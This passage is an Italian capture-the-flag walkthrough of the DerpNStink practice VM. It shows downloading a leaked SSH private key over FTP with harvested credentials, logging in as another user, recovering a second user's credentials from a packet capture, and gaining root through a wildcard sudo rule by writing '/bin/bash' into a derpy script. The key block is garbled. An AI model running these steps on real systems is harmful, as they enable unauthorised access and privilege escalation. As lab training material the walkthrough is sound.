3.b2eCLQEcgYEaqJueb1Er60Icaqvcrye0ram38XmXAV1PMpgsQ0h8ydb10sg6X
4.Y66ElAxypnub0bnJ09Jb0604tvctBx4vnomWlsc+=71y/TsybZ28LscZQ51ciu
5.(k0wz3y8MyMw+KEV5nAw9a+puieg79HWSr4/+MhCzswl.eCgjeAyHm7
6.WNg/Wrc4/Ye qfrXZB0Hm+YnowWl+PQ1q9z+7/stlWX/9B8968g0TAe0V02c
7.f1hewge4DyRBeYctB0Hm+YnowWl+PQ1q9z+7/stlWX/9B8968g0TAe0V02c
8.7Qf1s1clUyjZ0mWggs+0X)7P1tsXSRxk+Hbvs:cgBxyl/Fb+9m/CTHdg7tab
9.L0LNUccSAK0hKtWb92N6U2KBHtV9WkZ22IPe7z8hBh30c1fy1JbETJvhms9g
0.cxa0MAZf1ZOF3xebtfaNCnOb/RHJ1b1caM5xvKHxKHxJlWNSe+8jqB8
1.g0fJMA/S8+B+jobg/01JAQK8gfuvb9vBKHt66B+rFre06:1Ar0/5q2KzcB7
2.RtzewF3n81P0drJ0S20Sp04vayokK3vqD-a+6LGK0DrabAqo+SpaCKUnl/gp1
3.14f00UX1j1jkaPwRo/SMWtwwuzc15c1ce/PZIG/0Kk+s+2YyCz2T1XkQhjW
4.Df3A0G84J6+Sw09gby1B004cbz/1P900125y0WnYnx3/1Wz37099hSh02
5.UbPkwSsAp7qkJKENLCCyHNFJAnE@/UAg60yx+Srhass0l21Y1ULk8AttchP1KA
6.a+4d4Flc1AXJ3/ayyyUghuWIA3JmW3JgZdyhU30Y+wyZ225580
7-----END RSA PRIVATE KEY-----
```

Questo è un file chiave privata utilizzata nel contesto dell'autenticazione SSH (Secure Shell).

b) Scarichiamo il file key.txt su Kali (path /home/kali/.ssh) tramite ftp con

```
wget --ftp-user=stinky --ftp-password=wedgie57 ftp://192.168.32.112/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh/key.txt -O ~/.ssh/id_rsa
```

Utilizziamo le credenziali precedenti rinominandolo il file key.txt in *id_rsa*.

Successivamente cambiamo i permessi della directory .ssh stessa con chmod 700 (rwx-----) e del file id_rsa con chmod 600 (rw-----) che contiene le chiavi di autenticazione. In questo modo solo il proprietario dell'account può leggere e scrivere nella directory .ssh ed accedere alle chiavi di autenticazione. Con permessi differenti il file o la directory potrebbero essere considerati “troppo” aperti dalla connessione SSH.

Successivamente ci connettiamo al server SSH con l'utente stinky.

Tramite PubkeyAcceptedKeyTypes=ssh-rsa forziamo l'utilizzo del tipo di chiave pubblica (RSA) per l'autenticazione durante la connessione SSH.

Muovendomi nelle directory trovo la terza flag.

flag{07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb}

```
(kali㉿kali)-[~]
$ wget --ftp-user=stinky --ftp-password=wedgie57 ftp://192.168.1.112/files/ssh/ssh/
-- 2023-06-20 10:05:21 --  ftp://192.168.1.112/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh/ssh/key.txt
                           ⇒ '/home/kali/.ssh/id_rsa'
Connecting to 192.168.1.112:21 ... connected.
Logging in as stinky ... Logged in!
⇒ SYST ... done.    ⇒ PWD ... done.
⇒ TYPE I ... done. ⇒ CWD (1) /files/ssh/ssh/ssh/ssh/ssh/ssh/ssh ...
⇒ SIZE key.txt ... 1675
⇒ PASV ... done.   ⇒ RETR key.txt ... done.
Length: 1675 (1.6K) (unauthoritative)

key.txt          100% [=====] 1.00 MB/s

2023-06-20 10:05:21 (1.00 MB/s) - '/home/kali/.ssh/id_rsa' saved [1675]
```

```
(kali㉿kali)-[~]
$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa stinky@192.168.1.112
Ubuntu 14.04.5 LTS

Derrrrrp N
Stink
V

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic 1686)
 * Documentation: https://help.ubuntu.com/
331 packages can be updated,
231 updates are security updates.

Last login: Mon Nov 13 00:31:29 2017 from 192.168.1.129
stinky@DeRPStINK:~$ ls
Desktop Documents Downloads ftp
stinky@DeRPStINK:~$ cd Desktop
stinky@DeRPStINK:~/Desktop$ ls
flag.txt
stinky@DeRPStINK:~/Desktop$ cat flag.txt
flag{07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb}
stinky@DeRPStINK:~/Desktop$
```


4) Cattura Quarta Flag

- a) Dopo aver trovato il file `derpissues.txt` (che tratta di una conversazione tra l'utente `derp` e `stinky`) riusciamo a scovare il file `derpissues.pcap`, un file di cattura di pacchetti utilizzato per registrare il traffico di rete. Muovo il file nei file ftp così da poterlo scaricare.

```
stinky@DeRPnStiNK:~/ftp/files$ mv .../.. /Documents/derpissues.pcap .
stinky@DeRPnStiNK:~/ftp/files$ ls
derpissues.pcap  network-logs  ssh  test.txt  tmp
```

- b) Aprendo il file su wireshark analizziamo lo stream tcp.

Scorrendo tra i vari stream troviamo la richiesta POST che mostra i dati che sono stati inviati dal client al server durante il processo di creazione di un nuovo utente. Nel corpo della richiesta, sono inclusi i parametri che l'utente ha inserito nel form di creazione dell'utente.



```
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah. did you need a password reset?
12:07 mrderp: I think i accidentally deleted my account
12:07 mrderp: i just need to logon once to make a change
12:07 stinky: im gonna packet capture so we can figure out whats going on
12:07 mrderp: that seems a bit overkill, but wtv
12:08 stinky: commence the sniffer!!!!
12:08 mrderp: -
12:10 stinky: fine derp, i think i fixed it for you though. can you try to login?
12:11 mrderp: awesome it works!
12:12 stinky: we really are the best sysadmins #team
12:13 mrderp: i guess we are...
12:15 mrderp: alright I made the changes, feel free to decommission my account
12:20 stinky: done! yay
```

Tramite `wget` lo scarico su Kali.

```
(kali㉿kali)-[~]
$ wget --ftp-user=stinky --ftp-password=wedge57 ftp://192.168.1.112/files/derpissues.pcap
--2023-06-20 11:27:12--  ftp://192.168.1.112/files/derpissues.pcap
                   => 'derpissues.pcap'
Connecting to 192.168.1.112:21... connected.
Logging in as stinky ... Logged in!
=> SYST ... done.  => PWD ... done.
=> TYPE I ... done.  => CWD (1) /files ... done.
=> SIZE derpissues.pcap ... 4391468
=> PASV ... done.  => RETR derpissues.pcap ... done.
Length: 4391468 (4.2M) (unauthoritative)

derpissues.pcap  100%[=] 4.19M  1.98MB/s  in 2.1s
2023-06-20 11:27:14 (1.98 MB/s) - 'derpissues.pcap' saved [4391468]
```

Con le credenziali dell'utente
`mrderp` accediamo al server SSH.

c) Con sudo -l visualizziamo i permessi sudo dell'utente.

Mrderp ha il permesso di eseguire tutti i comandi che corrispondono a derpy* (derpy, derpy1, derpy2, ecc.) nella directory /home/mrderp/binaries/, utilizzando il comando sudo.

d) Con mkdir -p ~/binaries creiamo la directory /home/username/binaries se non esiste già.

Successivamente con echo "/bin/bash" > binaries/derpy.sh creo un file di script bash contenente il percorso dell'interprete di comandi bash. Lo rendiamo eseguibile con chmod +x e poi lo eseguiamo con privilegi di amministratore usando sudo.

Così facendo verrà creata una nuova shell bash con privilegi root, permettendo di interagire direttamente con il sistema operativo come amministratore. Con whoami e id verifico la riuscita e catturo l'ultima flag presente nel Desktop.

flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedd715fdd)

```
mrderp@DeRPnStiNK:~/Desktop$ sudo -l
[sudo] password for mrderp:
Sorry, try again.
[sudo] password for mrderp:
Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User mrderp may run the following commands on DeRPnStiNK:
(ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPnStiNK:~/Desktop$
```

```
mrderp@DeRPnStiNK:~$ mkdir -p ~/binaries
mrderp@DeRPnStiNK:~$ ls
binaries Desktop Documents Downloads
mrderp@DeRPnStiNK:~$ echo "/bin/bash" > binaries/derpy.sh
mrderp@DeRPnStiNK:~$ chmod +x binaries/derpy.sh
mrderp@DeRPnStiNK:~$ sudo ./binaries/derpy.sh
```

```
root@DeRPnStiNK:~# whoami
root
root@DeRPnStiNK:~# id
uid=0(root) gid=0(root) groups=0(root)
root@DeRPnStiNK:~# cd /root
root@DeRPnStiNK:/root# ls
Desktop Documents Downloads
root@DeRPnStiNK:/root# cd Desktop
root@DeRPnStiNK:/root/Desktop# l
flag.txt
root@DeRPnStiNK:/root/Desktop# cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedd715fdd)

Congrats on rooting my first VulnOS!
Hit me up on twitter and let me know your thoughts!
@securekomodo

root@DeRPnStiNK:/root/Desktop#
```